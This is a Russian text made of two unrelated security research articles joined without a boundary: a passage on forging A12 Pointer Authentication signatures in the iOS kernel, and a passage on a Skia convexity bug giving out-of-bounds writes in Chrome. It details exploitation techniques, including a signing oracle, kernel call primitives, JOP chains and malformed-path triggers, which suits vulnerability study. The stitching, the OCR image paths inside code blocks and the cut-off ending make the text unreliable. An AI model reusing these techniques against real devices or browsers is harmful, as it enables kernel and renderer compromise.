Даже при раздельных ключах произвольный доступ к памяти ядра может позволить атакующему заменить пользовательский ключ одного потока ключом ядра, запланировать этот поток и выполнить `PACIA` на EL0. Так неизвестный аппаратный алгоритм используется без его воспроизведения.

Межключевая подделка PAC

`PACIA`, `PACIB`, `PACDA` и `PACDB` используют один архитектурный механизм с разными ключами. Если атакующий может подменить один ключ другим, гаджет подписи одного семейства сможет подделывать указатели другого. Это слабее межуровневой подписи, поскольку всё ещё нужен гаджет, но расширяет набор подходящих гаджетов.

Поиск точки входа для выполнения кода в ядре

Традиционный путь от чтения/записи к выполнению использует `iokit_user_client_trap()`, описанный Стефаном Эссером в *Tales from iOS 6 Exploitation*. Подмена vtable `IOUserClient` позволяет через `IOConnectTrap6()` вызвать произвольную функцию с количеством аргументов до семи.

На A12 dynamic cast к `IOUserClient`, vtable user client и вызов `getTargetAndTrapForIndex()` аутентифицируются. Однако возвращённый `IOExternalTrap.func` читается без немедленной проверки и при вызове аутентифицируется с нулевым контекстом.

Для атакующего это благоприятно. Легитимному user client, чей `getTargetAndTrapForIndex()` возвращает `IOExternalTrap` в доступной для записи памяти, нужен лишь один поддельный указатель функции `PACIZA`. Поиск в kernelcache обнаружил именно такой класс: `IOAudio2DeviceUserClient`. Его таблица внешних trap выделяется в куче.

Таким образом, атака может:

1. Открыть соединение `IOAudio2DeviceUserClient`.
2. Подделать указатель `PACIZA` на целевую функцию ядра.
3. Перезаписать `userClient->traps[0].func`.
4. Вызвать `IOConnectTrap6()`.

Это позволяет управлять `X1`–`X6`; `X0` остаётся объектом, возвращённым как `this`. Для полного контроля нужна поддельная vtable указателей `PACIA` и указатель `PACDZA` на эту таблицу. Но JOP-гаджет может переместить контролируемый аргумент в `X0` и перейти к другой контролируемой функции, создавая произвольный четырёхаргументный вызов ядра всего из одной подделки `PACIZA`.

Анализ PAC на A12

В экспериментах использовался `voucher_swap`, эксплойт, чтобы получить чтение/запись ядра на iPhone XR с iOS 12.1.1, сборкой 16C50.

Поиск мест установки ключей PAC

IDA не именовала регистры ключей PAC. Поиск в зеркале репозитория LLVM обнаружил такие имена, как APIAKeyLo_EL1, и их кодировки в AArch64SystemOperands.td. Поиск в IDA соответствующей строки операнда #0, c2, c1, #0 нашёл записи в common_start из osfmk/arm64/start.s.

```
MOV     X0, #0xFEEDFACEFEEDFACF
MSR     APIAKeyLo_EL1, X0
MSR     APIAKeyHi_EL1, X0
ADD     X0, X0, #1
MSR     APDAKeyLo_EL1, X0
MSR     APDAKeyHi_EL1, X0
```

Удивительно, но common_start, похоже, назначала постоянные значения при каждом запуске ядра CPU. Дизассемблированный код это подтвердил. Ключи A и общий ключ задавались только там, а ключи B обновлялись при переключении контекста потока. Эти пути загружали 64-битное значение по смещению 0x458 структуры struct thread, копировали его в обе половины APIBKey и использовали увеличенное на единицу значение для обеих половин APDBKey.

Очевидного кода, меняющего ключи при переходе между EL0 и EL1, не было. Путь переключения контекста ключей B виден в osfmk/arm64/cswitch.s. @ProteasWang независимо перечислил те же места в pac-set-key.md. При буквальном прочтении ядро использовало постоянные, фактически 64-битные ключи A, общие с пространством пользователя. Это нарушило бы основы криптографической практики и сделало межуровневую подделку тривиальной, поэтому видимое программное состояние не могло быть всей реализацией.

Наблюдение за поведением во время работы

Чтобы проверить, действительно ли ключ A постоянный, я записывал глобальный указатель функции PACIZA, sysclk_ops.c_gettime, указывающий на rtclock_gettime(), при 30 загрузках вместе со сдвигом ASLR ядра. Когда две загрузки используют один сдвиг, нижележащий указатель и нулевой контекст идентичны. При детерминированном алгоритме и постоянном ключе подписанные указатели тоже должны совпасть.

Но они не совпадали. Загрузки с одинаковым сдвигом давали разные PAC. При этом память во время работы всё ещё содержала очевидную константу ключа 0xfeedfacefeedfacf, исключая простую подмену литерала ключа при загрузке до блокировки KTRR.

Выполнение PACIZA в пространстве пользователя над адресом функции ядра также дало значение, отличное от подписанного указателя ядра, хотя видимый код предполагал общие ключи. Наконец, обход всех потоков и чтение неизвестного поля по смещению 0x458, названного pac_key_seed, показали, что потоки ядра использовали постоянный seed, а пользовательские — случайные. Идентичные видимые входные данные всё равно создавали разные коды при разных загрузках.

Попытки обхода

Неизвестное значение для каждой загрузки помешало пользовательской реализации QARMA. Межуровневая подпись тоже не сработала.

Затем я объединил идеи межуровневой и межключевой атаки: установил seed IB потока равным значению IA ядра и выполнил PACIZB в пространстве пользователя. Менять ключи живого потока опасно: существующие подписанные адреса возврата сразу становятся недействительными. В безопасном эксперименте поток целиком в пространстве пользователя циклически выполнял PACIZB и сохранял результат. Другой поток менял его seed и принудительно снимал с ядра; при возобновлении Switch_context устанавливала новые ключи B, не заставляя цикл вызывать

функции или возвращаться.

Подделка всё равно не удалась. Более прямой тест симметрии использовал одинаковые ключи IB и DB и сравнивал `PACIZB` с `PACDZB` для одного значения. Результаты не были связаны, показывая, что A12 также нарушает межключевую симметрию.

Теории реализации

Apple явно учитывала атакующих с чтением/записью ядра и усилила архитектурную схему. Одним из объяснений мог быть не обнаруженный secure monitor, перехватывающий записи ключей и переходы между exception level, однако kernelcache не давал признаков его существования.

Более правдоподобная теория: A12 хранит скрытый случайный ключевой материал внутри SoC. Эффективный ключ может объединять скрытое значение для каждой загрузки, видимый ПО регистр ключа, тип операции и текущий exception level. Например, аппаратная часть может хранить десять случайных ключей — по одному для каждой пары EL0/EL1 и IA/IB/DA/DB/GA — и выполнять XOR выбранного скрытого ключа с архитектурным. Такая схема аккуратно разрушает межуровневую и межключевую симметрию и предотвращает программное раскрытие, хотя спящим ядрам CPU потребовалось бы постоянное хранилище скрытого состояния.

Остальная часть исследования исходит из сильнейшей версии этой модели: настоящие случайные ключи недоступны ПО.

Имитация exception level для PAC

Первая `PACIA` в kernelcache находилась внутри `vm_shared_region_slide_page_v3()`, которая перебазирует пользовательские образы и должна подписывать пользовательские указатели от их имени. Поскольку A12 разделяет подпись EL0 и EL1, ядру нужен способ запросить поведение EL0.

Пути ядра, выполняющие такую подпись, очищают и восстанавливают бит `0x4` недокументированного регистра `S3_4_C15_C0_4` вокруг инструкций PAC. Они также запрещают прерывания и проверяют флаг загрузки. Естественный вывод: этот бит выбирает, ключи какого exception level использовать для PAC — установлен для EL1, очищен для EL0. Пока выбраны ключи EL0, прерывания должны оставаться отключёнными, иначе несвязанная аутентификация ядра может вызвать панику.

Биты включения PAC в SCTLR_EL1

Ранее зарезервированные биты `SCTLR_EL1` также, по-видимому, управляли семействами инструкций PAC. Код входа в системный вызов обращался к флагам загрузки и устанавливал биты, не описанные Arm. В открытом XNU в `osfmk/arm64/proc_reg.h` случайно сохранился `SCTLR_PACDB_ENABLED` для бита 13.

Вероятное соответствие:

Бит	Семейство инструкций
31	`PACIA`
30	`PACIB`

27	PACDA
13	PACDB

В экспериментах с отладчиком изменялось поле по смещению `0x460` текущего потока, после чего над известными регистрами выполнялись все семейства PAC. До изменения каждая инструкция генерировала код. После него все, кроме `PACIB`, вели себя как NOP, подтверждая соответствие. Превратить это в эксплойт было трудно из-за дополнительных проверок потоков ядра, но сами биты включения раскрыли ещё одно расширение Apple.

(Не)существование гаджетов подписи

Без систематической слабости архитектуры атаке требовался доступный через чтение/запись гаджет подписи: код, загружающий выбранный указатель, подписывающий и сохраняющий его, до которого можно добраться обычной операцией ядра или через уже подписанный глобальный указатель функции.

Apple удалила очевидные гаджеты из kernelcache. Места `PACIA` были непригодны или обёрнуты имитацией EL0. Большинство результатов `PACIZA` не сохранялось. Гаджеты с загрузкой и сохранением обычно сначала проверяли вход через `AUTIA`, очевидно требуя, чтобы у атакующего уже был действительный указатель.

Четвёртая слабость

Ключевая идея возникла из вопроса: что произойдёт, если `PACIZA` подпишет недействительный результат неудачного `AUTIA`?

При ошибке аутентификации `AUTIA` вставляет код ошибки в биты расширения указателя. Получая недопустимые биты расширения, `PACIZA` вычисляет PAC для указателя с исправленными битами, а затем намеренно повреждает результат, переворачивая один бит PAC.

```
LDR     X8, [X19, #oid_handler]
AUTIA   X8, X19
PACIZA  X8
STR     X8, [X19, #oid_handler]
```

Результат недействителен, но отличается от настоящего PAC ровно одним известным битом. Если атакующий может прочитать значение, сохранённое после последовательности `AUTIA`–`PACIZA`, переворот бита восстанавливает действительную подпись. Поэтому ранее отброшенные гаджеты являются оракулами подписи даже без исходного действительного указателя.

Полная стратегия подделки ключей A для 16C50

Этап 1: подделка PACIZA

Полезная последовательность находится в `sysctl_unregister_oid()`. Если создать `sysctl_oid`, проходящий по нужному пути, функция аутентифицирует и повторно подписывает `oid_handler`, а

затем сохраняет повреждённый результат.

Ни один глобальный указатель PACIZA напрямую не называет эту функцию, но выгружаемые расширения ядра имеют подписанные функции остановки модулей, вызывающие её. Лучшим кандидатом стала l2tp_domain_module_stop() из com.apple.nke.lttp. Она отменяет регистрацию глобального объекта sysctl__net_ppp_l2tp.

Чтобы подписать произвольный указатель:

1. Перезаписать sysctl__net_ppp_l2tp подготовленным объектом с этим указателем в oid_handler.
2. Вызвать l2tp_domain_module_stop() через существующий подписанный указатель функции.
3. Прочитать изменённый oid_handler.
4. Перевернуть бит 62, восстановив настоящее значение PACIZA.

Этап 2: подделка PACIA/PACDA

Один примитив PACIZA позволяет вызывать второй гаджет подписи. Внутренняя функция по адресу sub_FFFFFFF007B66C48 содержит подходящие инструкции PACIA и PACDA до создания stack frame, поэтому выполнение можно безопасно начать с середины, а затем нормально вернуться.

Гаджет ожидает указатель и контекст в X9 и X10, тогда как примитив iokit_user_client_trap() управляет только X1–X6. Три обфусцированных расширения — FairPlayIOKit, LSKDIOKit и LSKDIOKitMSE — содержат множество неаутентифицированных косвенных переходов. Их обфускация непреднамеренно создаёт богатый набор JOP-гаджетов.

Короткая JOP-программа перемещает контролируемые значения в X2, X9 и X10, затем переходит в последовательность подписи. Вместе с примитивом вызова первого этапа это даёт произвольные подписи PACIA и PACDA и полный обход ключей A.

```
controlled X1-X6
    -> JOP gadget: move writable address into X2
    -> JOP gadget: move pointer into X9
    -> JOP gadget: move context into X10
    -> sub_FFFFFFF007B66C48 + PACIA/PACDA offset
    -> store signed result through X2
```



Хронология

Я передал исходный эксплойт чтения/записи ядра 18 декабря 2018 года, а 30 декабря сообщил о PoC обхода PAC. PoC подделывал произвольные подписи ключей A и вызывал функции ядра с семью аргументами, обеспечивая ту же гибкость, что и на устройствах без PAC.

Apple ответила, что бета-сборка iOS 12.1.3 16D5032a должна смягчить проблему. Эта же сборка исправляла voucher_swap, поэтому прямое тестирование было невозможно, но анализ kernelcache подтвердил исправление гаджета sysctl_unregister_oid(). Бета была выпущена 19 декабря, до отчёта об обходе, что указывало на обнаружение проблемы другим исследователем.

Исправление Apple

Apple изменила пути `AUTIA`–`PACIA` так, чтобы при ошибке аутентификации выбирался недействительный аутентифицированный указатель, а не последующий результат `PACIZA`. Атакующий больше не может получить подпись с одним перевёрнутым битом, если у него ещё нет подделки `PACIA` для конкретного контекста.

Стратегии полного перебора

Исправление блокирует быстрый детерминированный путь, но, возможно, всё ещё допускает полный перебор. Примитив вызова может многократно выполнять гаджет с кандидатами PAC. Неверная догадка не вызывает панику: атакующий читает результат и отличает успешную повторную подпись от шаблона неудачного `AUTIA`.

Наблюдаемые биты расширения показывали маску PAC `0xff7fff8000000000`, то есть A12 использует 24-битный PAC — около 16 миллионов вариантов. 256 вызовов `l2tp_domain_module_stop()` и соответствующей функции запуска занимали около 13,2 мс. Поэтому полный поиск должен занять примерно 15 минут. После нахождения одного значения `PACIZA` остальная стратегия ключей A остаётся доступной, если не вмешаются другие изменения.

Повторная инициализация модуля замедлялась примерно после 4096 циклов, но это, вероятно, инженерное препятствие, а не фундаментальный барьер.

Заключение

Реализация Pointer Authentication в A12 от Apple была экспериментально исследована, смоделирована по её отклонениям от Arm и атакована при наличии чтения/записи ядра. Результатом стала полная стратегия подделки ключей A и PoC для iPhone XS с iOS 12.1.2, достаточные для произвольного выполнения в ядре через JOP. Бета-сборка iOS 12.1.3 16D5032a частично смягчила проблему, хотя полный перебор всё ещё может обойти изменение.

PAC остаётся сильной и полезной защитой. Усиление SoC от Apple победило каждую систематическую слабость, выводимую из стандартной архитектуры, вынудив эксплойт зависеть от гаджетов подписи, которые можно исправить программно. Обход был хрупким: он опирался на единственный подходящий `IOUserClient`, один из очень немногих гаджетов `PACIZA` и неаутентифицированные JOP-гаджеты, случайно внесённые обфускацией.

Pointer Authentication также может снизить возможности атак на ядро, работающих только с данными. Apple могла бы аутентифицировать чувствительные поля связей в таких структурах, как Mach-порты, повышая стоимость превращения ошибок времени жизни в чтение/запись, даже если сам класс ошибок не исчезнет.

Любопытный случай путаницы с выпуклостью

Введение


Некоторое время назад я заметил твит о уязвимости, о которой внешний исследователь сообщил в Skia — графической библиотеке, используемой Chrome, Firefox, Android и другими проектами. Она привлекла моё внимание по нескольким причинам.


Ранее я уже исследовал Skia в поисках ошибок точности, поэтому любая новая проблема в знакомом коде сразу вызывает вопрос: «Что я пропустил?» Она была описана как переполнение стекового буфера — класс ошибок, который теперь редко встречается в браузерах. Наконец, часть исправления заменяла вычисления с плавающей точкой одинарной точности на двойную, хотя в предыдущей статье я выступал против такого подхода.

Мне хотелось понять первопричину, определить, действительно ли патч её устранил, и поискать варианты. Варианты действительно нашлись и приводили к записи за границами стека и кучи в renderer Chrome.


Геометрия для авторов эксплойтов


Выпуклый многоугольник обладает следующим свойством: если соединить любые две точки внутри него, весь отрезок останется внутри. Многоугольник без этого свойства называется вогнутым.





Многоугольник **монотонен по y**, если любая горизонтальная прямая пересекает его не более двух раз. Эквивалентно: обход его границы от самой верхней к самой нижней точке в любом направлении никогда не движется вверх.





Многоугольник, монотонный по x, обладает аналогичным свойством для вертикальных прямых. Любой выпуклый многоугольник монотонен и по x, и по y, но обратное неверно: изображённый выше многоугольник может быть монотонным и при этом вогнутым. Эти понятия распространяются с многоугольников на другие кривые.

Преобразование каждой точки преобразует многоугольник. Аффинное преобразование объединяет масштабирование, сдвиг, поворот и перенос. В терминах линейной алгебры координаты умножаются на матрицу, а затем переносятся. Аффинные преобразования сохраняют выпуклость: действительно выпуклая фигура не может стать вогнутой.

Ошибка

Исходная проблема вызывалась искажённым `RRect` — прямоугольником с независимо закруглёнными углами. Малые значения радиуса приводили к ошибкам точности с плавающей точкой при преобразовании закруглённого прямоугольника в path библиотекой Skia. Полученный path мог оказаться слегка вогнутым.

Skia считает каждый `RRect` выпуклым, поэтому вспомогательный класс `SkAutoPathBoundsUpdate` помечает преобразованный path как `kConvex_Convexity`. Некоторые алгоритмы рисования корректны только для выпуклых path. Передача им вогнутого path может повредить память — именно это и произошло.

Первоначальное исправление улучшило вычисления, специфичные для `RRect`: повысило точность и считало достаточно малые радиусы углов нулевыми. Но важна была ещё одна деталь. Исходные вогнутости были слишком малы, чтобы вызвать проблему; их увеличивало последующее аффинное преобразование.

Skia правильно опирается на математический факт сохранения выпуклости аффинными преобразованиями и копирует атрибут выпуклости из исходного path в преобразованный. Предположение нарушается, если исходник был помечен неверно из-за конечной точности. После ошибочного объявления path выпуклым аффинное преобразование может увеличить, повернуть и разместить его крошечную вогнутость в любом месте области рисования, сохранив ложные метаданные.

Точно вычислять выпуклость координат с плавающей точкой чрезвычайно сложно. `Convexicator` в Skia использует две проверки:


• Обходит path и измеряет изменения направления. Path, постоянно поворачивающий в одну сторону, должен быть выпуклым.
• Проверяет, что он монотонен и по x, и по y.

Две слабости пропускают вогнутые path:

1. Пары точек, квадрат расстояния между которыми теряется при переполнении снизу 32-битного float, то есть расстояния меньше примерно `3.74e-23`, игнорируются. Крошечные рёбра вогнутости исчезают из проверки.
2. Допуски в вычислении направления принимают гораздо более крупные вогнутости — в экспериментах около `1e-10`, — если path всё ещё проходит обе проверки монотонности.


Path нужны хотя бы несколько более крупных рёбер, чтобы Skia могла определить направление. Линия считается выпуклой, поэтому почти линейный path может содержать крошечные вогнутости, проходить проверки и позднее расширяться.

Рассмотрим монотонный по x и y многоугольник, крошечная вогнутость которого находится внутри красной окружности. Повернём его так, чтобы он перестал быть монотонным по y, затем увеличим и перенесём вогнутость, пока она не заполнит целевую область рисования.



Алгоритм walk_convex_edges


Заполнитель `walk_convex_edges` в Skia начинает с самой верхней вершины и идёт по левой и правой цепочкам рёбер к низу. Он заполняет сверху вниз область между текущей парой, затем продвигает то ребро, которое заканчивается раньше.



Пары вертикальных рёбер обрабатываются одним вызовом, наклонные — построчно. На самом деле алгоритм работает для любого монотонного по y path, а не только выпуклого. Но немонотонный по y path нарушает предполагаемый порядок вывода сверху вниз и слева направо.

Вариант 1

В первой искажённой фигуре рёбра упорядочены так, что алгоритм отрисовывает большую область между рёбрами 1 и 2, затем прямоугольную область между 3 и 4 и, наконец, ещё одну область, которая перекрывает предыдущие координаты y, но начинается левее.



Skia ожидает, что `(1, 1)` будет выведено раньше `(1, 2)` и раньше `(2, 1)`. Здесь последующая область повторно использует координаты y, но содержит меньшие значения x. Представление clip region через длины серий становится неверно упорядоченным.

Предположим, одна строка сканирования clip содержит диапазоны `[10, 20]` и `[0, 2]`, а рисуемая линия — `[15, 16]`. `SkRegion::Spanerator::next()` содержит:

```
if (runs[0] >= fRight) {
    fDone = true;
    return false;
}

SkASSERT(runs[1] > fLeft);

if (left)
    *left = SkMax32(fLeft, runs[0]);
if (right)
    *right = SkMin32(fRight, runs[1]);

fRuns = runs + 2;
return true;
```

Для первого диапазона clip `runs[0]` равен 10, и алгоритм нормально продвигается. Для ошибочно упорядоченного второго диапазона условие завершения работает не так, как задумано. Вычисляется `left = Max(15, 0) = 15` и `right = Min(16, 2) = 2`, поэтому left становится больше right.

Значения доходят до:

```
SkAlphaRuns::Break((int16_t*)runs, (uint8_t*)aa,
                   left - x, right - left);
```

и в итоге индексируют массивы за границами:

```
x = count;
// ...
alpha[x] = alpha[0];
```

Когда рисуются всего два пикселя, массивы серий выделяются на стеке функцией `SkBlitter::blitAntiH2`, что приводит к записи за границами стека.

Вызов проблемы в браузере

Нужна следующая последовательность:

1. Получить контроль над `SkPath`.
2. Заставить Skia вычислить и закэшировать его выпуклость.
3. Преобразовать тот же path и использовать его как заполненный path или clipping path.

Непосредственное двойное рисование path через `CanvasRenderingContext2D` не работает. Skia копирует path перед применением даже единичного преобразования, что сбрасывает выпуклость копии, а сам Chrome копирует аргументы path.

Однако Chrome записывает операции canvas и воспроизводит их позднее. Во время записи `DrawPathOp::CountSlowPaths()` проверяет выпуклость исходного path:

```
int DrawPathOp::CountSlowPaths() const {
    if (!flags.isAntiAlias() || path.isConvex())
        return 0;
    // ...
}
```

Проверка выполняется до того, как воспроизведение преобразует path, и создаёт ровно нужную последовательность: атакующий управляет path, выпуклость кэшируется, тот же объект преобразуется и отрисовывается.

Первый путь повреждения памяти всё ещё зависит от clipping region без сглаживания, тогда как Chrome сглаживает clipping canvas. Для браузера нужны дополнительные варианты.

Вариант 2

Skia реализует три заполнителя со сглаживанием. `SkScan::SAAFillPath`, использующий supersampling, следует практически тому же алгоритму обхода рёбер. Он может вызвать `SuperBlitter::blitH` в неожиданном порядке. Метод передаёт смещение x функции `SkAlphaRuns::add`; если новый диапазон начинается левее уже выведенного в той же строке сканирования, результат вычитания делает x отрицательным.

Затем `SkAlphaRuns::Break` пропускает цикл инициализации (`while (x > 0)`) и доходит до кода, предполагающего, что `runs[0]` инициализирован:

```
runs = next_runs;
alpha = next_alpha;
x = count;


for (;;) {
    int n = runs[0];
    SkASSERT(n > 0);

    if (x < n) {
        alpha[x] = alpha[0];
        runs[0] = SkToS16(x);
        runs[x] = SkToS16(n - x);
        break;
    }

    x -= n;
    if (x <= 0)
```

```
            break;
        runs += n;
        alpha += n;
    }
```

